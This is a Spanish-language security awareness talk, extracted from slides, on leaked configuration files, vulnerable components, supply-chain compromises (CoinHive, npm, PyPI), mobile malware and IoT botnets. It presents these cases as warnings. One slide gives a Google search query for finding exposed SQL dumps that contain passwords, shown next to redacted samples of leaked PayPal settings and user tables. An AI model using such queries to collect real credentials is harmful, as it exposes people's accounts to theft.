REDIS_PORT=6379

APP_LOG=daily

PAYPAL_MODE=[REDACTED]
PAYPAL_USERNAME=[REDACTED]
PAYPAL_PASSWORD=[REDACTED]
PAYPAL_SIGNATURE=[REDACTED]
```

# Google Hacking



filetype:sql intext:password | pass | passwd intext:username intext:INSE

Jose Antonio


helpdesk.s [REDACTED] 11.sql

```
--  
-- Table structure for table `t_user`  
  
CREATE TABLE IF NOT EXISTS `t_user` (  
  `id` int(3) NOT NULL AUTO_INCREMENT,  
  `level` int(1) NOT NULL,  
  `alias` varchar(50) NOT NULL,  
  `nama` varchar(50) NOT NULL,  
  `password` varchar(50) NOT NULL,  
  `id_kota` int(3) DEFAULT NULL,  
  `id_propinsi` int(3) DEFAULT NULL,  
  `id_kmw` int(3) DEFAULT NULL,  
  `id_kmp` int(3) DEFAULT NULL,  
  `id_pusat` int(3) DEFAULT NULL,  
  PRIMARY KEY (`id`)  
) ENGINE=MyISAM DEFAULT CHARSET=latin1 AUTO_INCREMENT=189 ;  
  
--  
-- Dumping data for table `t_user`  
--  
  
INSERT INTO `t_user` (`id`, `level`, `alias`, `nama`, `password`, `id_kota`, `id_propinsi`, `id_kmw`, `id_kmp`,  
 `id_pusat`) VALUES  
(1, 1, 'admin [REDACTED]', 'admin [REDACTED]', '[REDACTED]', NULL, NULL, NULL, NULL, NULL),  
(2, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(3, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(4, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(5, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(6, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(7, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(8, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(9, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(10, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(11, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(12, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(13, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(14, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(15, 3, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(17, 4, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(18, 4, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(19, 4, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(104, 2, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED]),  
(21, 5, [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED], [REDACTED])
```

# Utilización de componentes con vulnerabilidades conocidas

## OWASP - A9: 2017 – Using component with known vulnerabilities

### JAVA APPLICATIONS WITH A VULNERABLE COMPONENT



- El 88% de las aplicaciones Java incluyen al menos un componente vulnerable.
- El 53,3% de las aplicaciones Java utilizan versiones vulnerables de componentes “Common Collections”.

<http://sdtimes.com/report-majority-java-apps-susceptible-hack-attacks>


### Security vulnerabilities in JavaScript libraries are hard to avoid

Latest News Published: October 23rd, 2017 – Jenna Sargent

“More than 37% of websites use at least one library version with a known vulnerability.”

<https://sdtimes.com/angular/security-vulnerabilities-javascript-libraries-hard-avoid/>

% of Docker Images Vulnerable




[https://www.federacy.com/docker\\_image\\_vulnerabilities](https://www.federacy.com/docker_image_vulnerabilities)

# Atacando la cadena de suministros

VIERNES, 16 DE FEBRERO DE 2018

Miles de sitios webs de los gobiernos hackeados para minar criptomonedas

Se han descubierto miles de webs de varios gobiernos del mundo que forzaban a los visitantes a minar criptomonedas.



The screenshot shows a browser window for the ICO website (<https://ico.org.uk/for-organisations/>). The Network tab of the developer tools is open, displaying a list of network requests. Most requests are for images (jpeg files) from <https://coinhive.com/lib/coinhive.min.js>, which is a known script used for crypto-mining. The requests are listed with their status, method (GET), URL, response time, and file type. The Headers panel on the right shows the request URL, method, remote address (94.130.129.243:443), status code (200 OK), and other header information like ETag and Last-Modified.

Extraída de Hackbusters

# Atacando la cadena de suministros

VIERNES, 16 DE FEBRERO DE 2018

Miles de sitios webs de los gobiernos hackeados para minar criptomonedas

Se han descubierto miles de webs de varios gobiernos del mundo que forzaban a los visitantes a minar criptomonedas.



The screenshot shows a browser window for the ICO website (<https://ico.org.uk/for-organisations/>). The page content discusses the General Data Protection Regulation (GDPR) coming into effect on May 25, 2018. Below the content, a yellow bar contains a snippet of JavaScript code. In the bottom right corner of the page, there is a "Register or log in" button. At the bottom of the screen, the browser's developer tools Network tab is open, showing a list of network requests. One request is highlighted: a GET request to <https://coinhive.com/lib/coinhive.min.js?rnd=0.3298087998126116>. The request method is listed as GET, and the response size is 24.18 kB. The status bar at the bottom of the browser indicates a total time of 640 ms.

“Los ciberdelincuentes consiguieron modificar un complemento de accesibilidad de terceros llamado *Browseloud*, el cuál estaba presente en todas las webs afectadas. Una vez más, la secuencia de comandos que se insertó pertenece a *CoinHive...*”

# Atacando la cadena de suministros

**Los gestores de paquetes: cómo controlar NPM buscando contraseñas débiles**

## Gathering weak npm credentials

*Or how I obtained direct publish access to 14% of npm packages (including popular ones).  
The estimated number of packages potentially reachable through dependency chains is 54%.*

*Numbers updated on 2017-07-15 — small update.*

<https://github.com/ChALkeR/notes/blob/master/Gathering-weak-npm-credentials.md>

# Atacando la cadena de suministros

**Los gestores de paquetes: cómo controlar NPM buscando contraseñas débiles**

## Gathering weak npm credentials

*Or how I obtained direct publish access to 14% of npm packages (including popular ones).  
The estimated number of packages potentially reachable through dependency chains is 54%.*

*Numbers updated on 2017-07-15 — small update.*

<https://github.com/ChALkeR/notes/blob/master/Gathering-weak-npm-credentials.md>

## The npm Blog

Blog about npm things.



### Credentials resets

Over the last few days we've been resetting the passwords for more than a thousand users and sending email informing them of the reset. Here is some detail about why we're doing this.

We often revoke npm credentials leaked through testing service logs or that were accidentally checked into GitHub. Accidentally leaking environment variables like npm auth tokens in CI logs is a common mistake! We also have reset passwords for users who were found to have used common or weak passwords for their npm accounts, such as their username or the string password.

# Atacando la cadena de suministros

## A backdoor was discovered in npm package

on Friday, May 04, 2018 |

 Like 7

 G+

 Tweet

13

 Share

3

 StumbleUpon

0

 Reddit

0



The Node Package Manager (npm) team avoided a disaster when it discovered and blocked the distribution of a cleverly hidden backdoor mechanism inside a popular —albeit deprecated— JavaScript package.

# Atacando la cadena de suministros



The screenshot shows a web browser window with the following details:


- Title Bar:** Jose Antonio
- Address Bar:** Instituto Nacional de C...ad de Espana S.A. [ES] | https://www.certsi.es/alerta-temprana/avisos-segur...  
A small red diamond icon is visible next to the address bar.
- Content Area:**
  - Section Title:** Posible detección de malware en repositorios oficiales de Python
  - Text:** Fecha de publicación: 15/09/2017  
Importancia: 3 - Media ||||
  - Section:** Recursos afectados:
    - Todas las versiones de Python para Windows, Linux y Mac OS.
  - Section:** Descripción:

SK-CSIRT ha identificado librerías que contienen software malicioso en el repositorio oficial de paquetes Python, PyPI. Dichos paquetes pueden haber sido descargados involuntariamente por desarrolladores o administradores por varios medios, incluyendo la utilidad "pip" (pip install urllib).
  - Section:** Solución:

SK-CSIRT contactó con los administradores del repositorio PyPI, y todos los paquetes se eliminaron inmediatamente.

# Con los dispositivos móviles la seguridad es mejor...

Más de 350 aplicaciones con malware llegan a Android cada hora



# ... y para el usuario es mucho más sencillo



# ... y para el usuario es mucho más sencillo

## No.1 Adware Removal Tool On Apple App Store Caught Spying On Mac Users

September 07, 2018 by Swati Khandelwal

The screenshot shows the Apple App Store interface with the following details:

**Top Paid Utilities**

Rank	App Name	Developer	Rating	Reviews	Price
1.	Adware Doctor:Anti Malware ...	YONGMING ZHANG	★★★★★	7132 Ratings	\$10.99
2.	Dr. Cleaner Pro: System Clean	Trend Micro, Incorporated	★★★★★	2144 Ratings	\$10.99
3.	Airmail : Bloop S.R.L	Bloop S.R.L	★★★★★	2 Ratings	\$9.99
5.	DaisyDisk	Software Ambience Corp.	★★★★★	192 Ratings	\$9.99
6.	Filezilla Pro - FTP SFTP S3	Tim Kosse	★★★★★	18 Ratings	\$13.99
7.	SiteSucker	Rick Cranis	★★★★★	2 Ratings	\$4.99
9.	Disk Clean Pro	Systweak Software	★★★★★	744 Ratings	\$9.99
10.	RAR Extractor Star	qing qing yu	★★★★★	19 Ratings	\$9.99
11.	Keka	Jorge Garcilosa	★★★★★	1 Rating	\$9.99

<https://thehackernews.com/2018/09/mac-adware-removal-tool.html>

# Las tretas del malware pasan de ordenadores a móviles

## 'Invisible Man' malware runs keylogger on your Android banking apps

Top tip: Don't fetch and install dodgy Flash updates from random websites

By [Iain Thomson](#) in San Francisco 2 Aug 2017 at 05:29

24

SHARE ▾




[http://www.theregister.co.uk/2017/08/02/banking\\_android\\_malware\\_in\\_uk/](http://www.theregister.co.uk/2017/08/02/banking_android_malware_in_uk/)

# Y con el hardware no va mucho mejor ...

Secret chips in replacement parts can completely hijack your phone's security

Booby-trapped touchscreens can log passwords, install malicious apps, and more.

DAN GOODIN - 8/18/2017, 2:27 PM



<https://arstechnica.com/information-technology/2017/08/a-repair-shop-could-completely-hack-your-phone-and-you-wouldnt-know-it/>

# Pero con el IoT seguro que lo hacemos bien ...

## Interceptan las comunicaciones entre la nevera y Calendar

La intromisión corrió de la mano de los hackers de 'Black Hat' que fueron capaces de crear unos credenciales falsos con los que interceptar las comunicaciones entre la nevera y Google Calendar. Este sistema, el de la nevera hackeada, podría servir -hipotéticamente- para robar las credenciales de un usuario de Google. Sin embargo, los piratas primero hubiesen tenido que conseguir conectarse a la red Wi-Fi de la nevera.



# Pero con el IoT seguro que lo hacemos bien ...


## CERRADURAS INTELIGENTES: NO TAN SEGURAS COMO NOS GUSTARÍA

Josep Albors | 22 Ago, 2016 | Internet de las cosas | No hay comentarios



<https://blogs.protegerse.com/2016/08/22/cerraduras-inteligentes-no-tan-seguras-como-nos-gustaria/>

# Pero con el IoT seguro que lo hacemos bien ...




<https://www.troyhunt.com/data-from-connected-cloudpets-teddy-bears-leaked-and-ransomed-exposing-kids-voice-messages/>

# Pero con el IoT seguro que lo hacemos bien ...

## Vibradores conectados: funciones innecesarias que ponen en riesgo la privacidad



# Pero con el IoT seguro que lo hacemos bien ...



# Pero con el IoT seguro que lo hacemos bien ...

## DDoS: aprovechando IoT para atacar las redes

**Mirai:** malware para la creación de botnet utilizando dispositivos IoT.

En septiembre de 2016 lanza un ataque distribuido de denegación de servicios contra los sitios de Brian Krebs, OVH y Dyn.

El botnet lanza peticiones de hasta 1Tb/s.

Infecta dispositivos IoT que utilizan la configuración de usuario y contraseña predeterminados.

En octubre de 2016 se libera el código en GitHub.



**Madrid** tiene la mayor cantidad de bots, seguido por Estambul y Moscú

# Pero con el IoT seguro que lo hacemos bien ...

**"GOD'S WRATH"** —

## New IoT botnet offers DDoSes of once-unimaginable sizes for \$20

JenX is building an army of routers that can be used in for-hire attacks.

DAN GOODIN - 2/1/2018, 7:25 PM

The screenshot shows a news article from Ars Technica. The headline is "New IoT botnet offers DDoSes of once-unimaginable sizes for \$20". Below the headline, it says "JenX is building an army of routers that can be used in for-hire attacks." and "DAN GOODIN - 2/1/2018, 7:25 PM". The main content features three service options:

- SAMP**: \$16. Description: Bendición para su nuevo host de SAMP. Features: HOSTING, PANEL + MYSQL + PCU, 400 SLOTS, ANTI QUERY FLOOD, ANTI BOTS FLOOD, 99% UPTIME GARANTIZADO. Action: PAGAR.
- CORRIENTE DIVINA**: \$20. Description: La ira de dios será empleada en contra de la IP que nos proporcione. Features: NULL NPO, DOWN OVH, TS3 SCRIPTS, QUERY FLOOD, BOTS, 290 - 300 Gbps DE VOLTAJE GARANTIZADOS. Action: PAGAR.
- TEAMSTALK 3**: \$9. Description: Bendición para su nuevo host de TEAMSTALK 3. Features: HOSTING, LICENCED 450 SLOTS, ANTI CRASH SCRIPTS, ANTI FLOOD SCRIPTS, 99% UPTIME GARANTIZADO. Action: PAGAR.

<https://arstechnica.com/information-technology/2018/02/for-sale-ddoses-guaranteed-to-take-down-gaming-servers-just-20/>

# Pero con el IoT seguro que lo hacemos bien ...

**"GOD'S WRATH"** —

